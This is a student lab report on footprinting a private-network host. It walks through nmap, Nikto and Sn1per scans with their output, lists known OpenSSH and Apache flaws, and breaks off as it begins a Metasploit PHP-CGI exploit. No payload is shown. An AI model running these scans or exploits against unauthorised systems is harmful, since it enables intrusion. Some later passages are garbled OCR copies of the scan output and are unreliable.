Footprintng

Footprinting and exploitation on 192.168.1.101

Name: Charchit subedi

Date : 2022/jan/10

Time : 2:19 Pm

Content Page.no

# Introduction to footprinting

What is Footprinting ?

- The process of collecting as much as information as possible about the target system to find ways to penetrate into the system. An Ethical hacker has to spend the majority of his time in profiling an organization, gathering information about the host, network and people related to the organization. Information such as ip address, Whois records, DNS information, an operating system used, employee email id, Phone numbers etc is collected during the step of footprinting .

- **Footprinting helps in different way such as :**

1. Know Security Posture – The data gathered will help us to get an overview of the security posture of the company such as details about the presence of a firewall, security configurations of applications etc.

2. Reduce Attack Area – It Can identify a specific range of systems and concentrate on particular targets only. This will greatly reduce the number of systems we are focussing on.

3. Identify vulnerabilities – we can build an information database containing the vulnerabilities, threats, loopholes available in the system of the target organization.

4. Draw Network map – helps to draw a network map of the networks in the target organization covering topology, trusted routers, presence of server and other information.

# Types of Footprinting

Basically, there are two types of Footprinting they are :

1. Active Footprinting
2. Passive Footprinting

Let’s talk about them in Details,

1. Active Footprinting   =>   This involves in gathering information about the target with direct interaction. In this type of footprinting, the target may recognize the ongoing information gathering process, as we only interact with the target network.

Active Footprinting techniques include the following things :-

1) Querying published name servers of the target
2) Extracting metadata of published documents and files
3) Stealing a lot of website information using various types of mirroring and web spidering tools
4) Gathering information through email tracking
5) Performing Whois lookup
6) Extracting DNS information
7) Performing trace route analysis
8) Performing social engineering

2. **Passive Footprinting** => This involves gathering information about the target without direct interaction. It is a type of footprinting that is mainly useful when there is a requirement that the information-gathering activities are not to be detected by the target. Our activities is not sent to the target organization from a host or from anonymous hosts or services over the Internet. We can just gather the documented and put away data about the target utilizing spider bot , social networking websites, etc.


Passive footprinting techniques include: –

1) Finding the Top-level Domains (TLDs) and sub-domains of an objective through web services
2) Gathering area information on the objective through web services
3) Performing individuals search utilizing social networking websites and individuals search services
4) Stealing monetary data about the objective through various monetary services
5) Get-together framework subtleties of the objective association through places of work
6) Checking objective utilizing ready services
7) Social occasion data utilizing gatherings, discussions, and online journals
8) Deciding the working frameworks being used by the objective association
9) Extricating data about the objective utilizing Internet documents
10) Performing competitive intelligence
11) Discovering data through web crawlers
12) Monitoring website traffic of the target
13) Tracking the online reputation of the target
14) Gathering data through social designing on social networking destinations

Active Scan

# Tools used during Footprinting

1. **Nmap =>** Nmap (Network Mapper) is a network scanner tool . Nmap is used to discover hosts and services on a computer network by sending packets and analyzing the responses. Nmap provides a number of features for probing computer networks, including host discovery and service and operating system detection. These features are extensible by scripts that provide more advanced service detection, vulnerability detection, and other features. Nmap can adapt to network conditions including computing and blocking during a scan. Nmap is a tool that can be used to discover services running on Internet connected systems. Like any tool, it could potentially be used for black hat hacking, as a father to attempts to gain unauthorized access to computer systems; however, Nmap is also used by security and systems administrators to assess their own networks for vulnerabilities (i.e. white hat hacking).



```
┌──(saugat㉿kali)-[~]
└─$ nmap  -sC -F -sV 192.168.1.101
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-10 13:16 +0545
Nmap scan report for 192.168.1.101
Host is up (0.013s latency).
Not shown: 98 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 39:5e:bf:8a:49:a3:13:fa:0d:34:b8:db:26:57:79:a7 (RSA)
|   256 20:d7:72:be:30:6a:27:14:e1:e6:c2:16:7a:40:c8:52 (ECDSA)
|_  256 84:a0:9a:59:61:2a:b7:1e:dd:6e:da:3b:91:f9:a0:c6 (ED25519)
80/tcp open  http    Apache httpd 2.4.18
| http-ls: Volume /
| SIZE  TIME              FILENAME
| 55K   2019-08-09 01:20  README.md
| 1.1K  2019-08-09 01:21  gallery.html
| 259K  2019-08-09 01:11  img_5terre.jpg
| 114K  2019-08-09 01:11  img_forest.jpg
| 663K  2019-08-09 01:11  img_lights.jpg
| 8.4K  2019-08-09 01:11  img_mountains.jpg
|_
|_http-title: Index of /
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.68 seconds

┌──(saugat㉿kali)-[~]
└─$ 
```


In the above Screenshot , we have scan over the ip (192.168.1.104) using Nmap.

We have use => **nmap –sC –F –sV 192.168.1.101** **command to scan the ip address of the host.**

2. **Nikto** => Nikto is an open source web server and web application scanner. Nikto can perform complete tests against web servers for multiple security threats, including over 6700 potentially dangerous files/programs. Nikto can also perform checks for outdated web servers software, and version-specific problems.

Here are some of the cool things that Nikto can do:

1. Find SQL injection, XSS, and other common vulnerabilities
2. Identify installed software (via headers, favicons, and files)
3. Guess subdomains
4. Includes support for SSL (HTTPS) websites
5. Saves reports in plain text, XML, HTML or CSV
6. “Fish” for content on web servers
7. Report unusual headers
8. Check for server configuration items like multiple index files, HTTP server options, and so on
9. Has full HTTP proxy support
10. Guess credentials for authorization (including many default username/password combinations)
11. Is configured with a template engine to easily customize reports
12. Exports to Metasploit



```
+ Target Hostname:    192.168.1.101
+ Target Port:        80
+ Start Time:         2022-01-10 13:57:18 (GMT5.75)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some for
ms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the sit
e in a different fashion to the MIME type
+ OSVDB-3268: /: Directory indexing found.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x
 branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3268: /./: Directory indexing found.
+ /./: Appending '/./' to a directory allows indexing
+ OSVDB-3268: //: Directory indexing found.
+ //: Apache on Red Hat Linux release 9 reveals the root directory listing by default if there is no index page.
+ OSVDB-3268: /%2e/: Directory indexing found.
+ OSVDB-576: /%2e/: Weblogic allows source code or directory listing, upgrade to v6.0 SP1 or higher. http://www.
securityfocus.com/bid/2513.
+ OSVDB-3268: ///: Directory indexing found.
+ OSVDB-119: /?PageServices: The remote server may allow directory listings through Web Publisher by forcing the
 server to show all files via 'open directory browsing'. Web Publisher should be disabled. http://cve.mitre.org/
cgi-bin/cvename.cgi?name=CVE-1999-0269.
+ OSVDB-119: /?wp-cs-dump: The remote server may allow directory listings through Web Publisher by forcing the s
erver to show all files via 'open directory browsing'. Web Publisher should be disabled. http://cve.mitre.org/cg
i-bin/cvename.cgi?name=CVE-1999-0269.
+ OSVDB-3268: //////////////////////////////////////////////////////////////////////////////////////////////////
////////////////////////////////////////////////////////////////////////////////////////////////////////////////
/////////////////////////////////////////////: Directory indexing found.
```

In the above Screenshot , we have scan over the ip (192.168.1.101) using Nikto .


We have use =>   **nikto --host 192.168.1.101 command to scan the ip address of the host.**

SN1per => Sn1per is an automated scanner that can be used during a penetration test to enumerate and scan for vulnerabilities. Sn1per Professional is Xero Security's premium reporting addon for Professional Penetration Testers, Bug Bounty Researchers and Corporate Security teams to manage large environments and pentest scopes.


Here are some of the cool things that Sn1per can do:

1. Automatically collects basic recon (ie. whois, ping, DNS, etc.)
2. Automatically launches Google hacking queries against a target domain
3. Automatically enumerates open ports via NMap port scanning
4. Automatically exploit common vulnerabilities
5. Automatically brute forces sub-domains gathers DNS info and checks for zone transfers
6. Automatically checks for sub-domain hijacking
7. Automatically runs targeted NMap scripts against open ports
8. Automatically runs targeted Metasploit scan and exploit modules
9. Automatically scans all web applications for common vulnerabilities
10. Automatically brute forces ALL open services
11. Automatically test for anonymous FTP access
12. Automatically run WPScan, Arachni, and Nikto for all web services
13. Automatically enumerates NFS shares
14. Automatically test for anonymous LDAP access
15. Automatically enumerate SSL/TLS ciphers, protocols and vulnerabilities
16. Automatically enumerate SNMP community strings, services, and users
17. Automatically list SMB users and shares, check for NULL sessions and exploit MS08-067
18. Automatically tests for open X11 servers
19. Performs high-level enumeration of multiple hosts and subnets
20. Automatically integrates with Metasploit Pro, MSFConsole and Zenmap for reporting
21. Automatically gathers screenshots of all web sites
22. Create individual workspaces to store all scan output
23. Scheduled scans
24. Slack API integration
25. Hunter.io API integration
26. OpenVAS API integration

27.Burpsuite Professional 2.x integration
28.Shodan API integration
29.Censys API integration
30.Metasploit integration



```
[+] 1 error(s)
    http://192.168.1.101:80
 + -- --=[ Port 443 closed... skipping.
====================================================================================•x[2022-01-10](14:40)x•
 RUNNING SC0PE PASSIVE WEB VULNERABILITY SCAN
====================================================================================•x[2022-01-10](14:40)x•
P2 - HIGH, Clear-Text Protocol - HTTP, http://192.168.1.101:80/, HTTP/1.1 200 OK
P4 - LOW, Clickjacking HTTP, http://192.168.1.101:80/,
P5 - INFO, CSP Not Enforced, http://192.168.1.101:80/,
====================================================================================•x[2022-01-10](14:40)x•
 RUNNING SC0PE NETWORK VULNERABILITY SCAN
====================================================================================•x[2022-01-10](14:40)x•
P5 - INFO, Interesting Ports Found, 192.168.1.101, 22
====================================================================================•x[2022-01-10](14:40)x•
====================================================================================•x[2022-01-10](14:40)x•
====================================================================================
•?((¯°·...• Sc0pe Vulnerability Report by @xer0dayz •._.·°¯))؟•
====================================================================================
Critical: 0
High: 1
Medium: 0
Low: 1
Info: 1
Score: 7
====================================================================================
P2 - HIGH, Clear-Text Protocol - HTTP, http://192.168.1.101:80/, HTTP/1.1 200 OK
P4 - LOW, Clickjacking HTTP, http://192.168.1.101:80/,
P5 - INFO, CSP Not Enforced, http://192.168.1.101:80/,
====================================================================================
====================================================================================•x[2022-01-10](14:40)x•
 SCAN COMPLETE!
====================================================================================•x[2022-01-10](14:40)x•
```



```
====================================================================================
http://192.168.1.101:80
====================================================================================
[+] Dynamic URL found! http://192.168.1.101:80/?C=N;O=D
[+] Dynamic URL found! http://192.168.1.101:80/?C=M;O=A
[+] Dynamic URL found! http://192.168.1.101:80/?C=S;O=A
[+] Dynamic URL found! http://192.168.1.101:80/?C=D;O=A
http://192.168.1.101:80/README.md
http://192.168.1.101:80/gallery.html
http://192.168.1.101:80/img_5terre.jpg
http://192.168.1.101:80/img_forest.jpg
http://192.168.1.101:80/img_lights.jpg
http://192.168.1.101:80/img_mountains.jpg
____________________________________________________________________________________
http://192.168.1.101:80/?C=D;O=A
http://192.168.1.101:80/?C=M;O=A
http://192.168.1.101:80/?C=N;O=D
http://192.168.1.101:80/?C=S;O=A
http://192.168.1.101:80/gallery.html
http://192.168.1.101:80/img_5terre.jpg
http://192.168.1.101:80/img_forest.jpg
http://192.168.1.101:80/img_lights.jpg
http://192.168.1.101:80/img_mountains.jpg
http://192.168.1.101:80/README.md
http://192.168.1.101:80/?C=D;O=A
http://192.168.1.101:80/?C=M;O=A
http://192.168.1.101:80/?C=N;O=D
http://192.168.1.101:80/?C=S;O=A
http://192.168.1.101:80/?C=N;O=D



             _-·-_
           '       '
          .         .
         /    __     \
```

In the above Screenshot , we have scan over the ip (192.168.1.101) using Sn1per.

We have use => **sniper –t 192.168.1.101 command to scan the ip address of the host.**

Types of bug found during Footprinting

As we can see from above screenshot, when we entered the nmap command, we have seen the following bug or loophole in the system.

1. From Nmap :

i. On port no 22/tcp is in open state and SSh is showing it's version as openSSH 7.2p2

ii. On port 80/tcp the http is open and showing it's server version as Apache httpd 2.4.18

From Sn1per : Dynamic URL found http://192.168.1.101:80/1C-N;O=D

Dynamic (81, found! htrp://192.168.1.101:80/1C-MC

Dynamic URL found! http://32.168.1.101:80/10-S;O=A

Dynamic URL found! http://192.168.1.101:80/70-00 http://192.168.1.101:80/README.md

http://192.168.1.101:80/gallery.html

http://192.168.1.101:80/img-sterre.jpg

http://192.168.1.101:00/1mg_forent.jpg

http://152.168.1.101:80/mg_lights.jpg

http://192.168.1.101:00/img mountsins.jpg

http://192.168.1.101:00/30+0+0+1

http://192.168.1.101:80/20-M: C-A

http://192.168.1.101:00/70-1:0-0

http://192.168.1.101180/2C=N;0-A

http://192.168.1.101:80/gallezy.html

http://152.168.1.101: 80 / img Sterre.199

http://192.168.1.101:80/img_torest.jpy

http://192.168.1.101:80/1mq 11ghts.jp

http://192.168.1.101:80/img mountains.jpg

http://192.168.1.101:80/HMADME.mcl

http://192.168.1.101:80/7C=D;C=A

http://192.168.1.101:80/70-MID-A

http://192.168.1.101:80/7C=N;C=D

http://t92.168.1.101:80/C-570-A

http://192.168.1.101190/2C-N70-D

# Impact of bug on machine or server

# According to Nmap

1. **openSSH 7.2p2** => According to its banner, the version of OpenSSH running on the remote host is prior to 7.2p2. It is, therefore, affected by a security bypass vulnerability due to improper sanitization of X11 authentication credentials. An authenticated, remote attacker can exploit this, via crafted credentials, to inject arbitrary xauth commands, resulting in gaining read and write access to arbitrary files, connecting to local ports, or performing further attacks on xauth itself. Note that exploiting this vulnerability requires X11Forwarding to have been enabled.

   See also : https://www.tenable.com/plugins/nessus/90023

2. **Apache httpd 2.4.18** => According to its banner, the version of Apache running on the remote host is either 2.4.17 or 2.4.18.
   A denial of service (DoS) vulnerability exists in server threads due to a lengthy thread-block time. An unauthenticated, remote attacker can exploit this issue, to block server threads, and causing the application to stop responding.

In the above bugs we have used Red color for critical bugs .

According to Nikto

Served Apache / 2.4.18 (Ubuntu

+ The anti-illckjacking X-Frame-Opt fons header in not present

The X XSS-Protection header is not defined. This header can hint to the user agent to protect against some for me of X The X-Content-Type Options header is not set. This could allow the user agent to render the content of the site.in a different fashion to the MIME. Lype

SVDE 3268: /: Directory indexing found. - No CGT prostories found (uso 11o turco chock all possible digal

Apache/2.4.18 appears to be outdated current is at least Apache/2.4.37). Apache 2.2.34 is the 20L for the 20xbranch.

Allowed HTTP Methods: GET, HEAD, POST, OPTIONS + OSVDB-3268: /.7: Directory inoxing Laund

+/./: Appending '//'te à directory allows indexing

- OSVDD-3268: /: Directory indexing Lound.

//: Apache on Red Hat linux release reveals the root directory listing by default if there is no index page:

+ OSVDB-3268: /20/ Directory Indexing Lound.

+ OSVDP-376: /12e/: weblogic allows source code or directory Tisting, upgrade to v6.0 or higher. http://www.securityfocus.com/bid/2513.

+ OSVUB-3268: //: Directory indexing Found..

+ OSVDB-119: ?PageServices: The remote server may allow directory listings through Web Publisher ny forcing the server to show all filen via 'open directory prowning'. Wen Publisher should be disabled. http://cve.mitre.org/cgi-bin/ovename.ogi?name CVE-1999-0269. +asvnn-119: /wp-ce-dump: The remote server may allow directory listings through web Panliaher by foreing the s1-bin / evename.cg12name CVR-1999-0269.erver to show all files via lopen directory browsing". Web Publisher should be disabled. http://ave.mitre.org/cg 4/1/1

# Tool used to Exploit of Bug

We have used Metasploit Framework tool to exploit the bug

We have open the terminal and type msfconsole in the terminal.

When the metasploit is opened then we have typed the following command :

Use multi/http/php_cgi_arg_injection

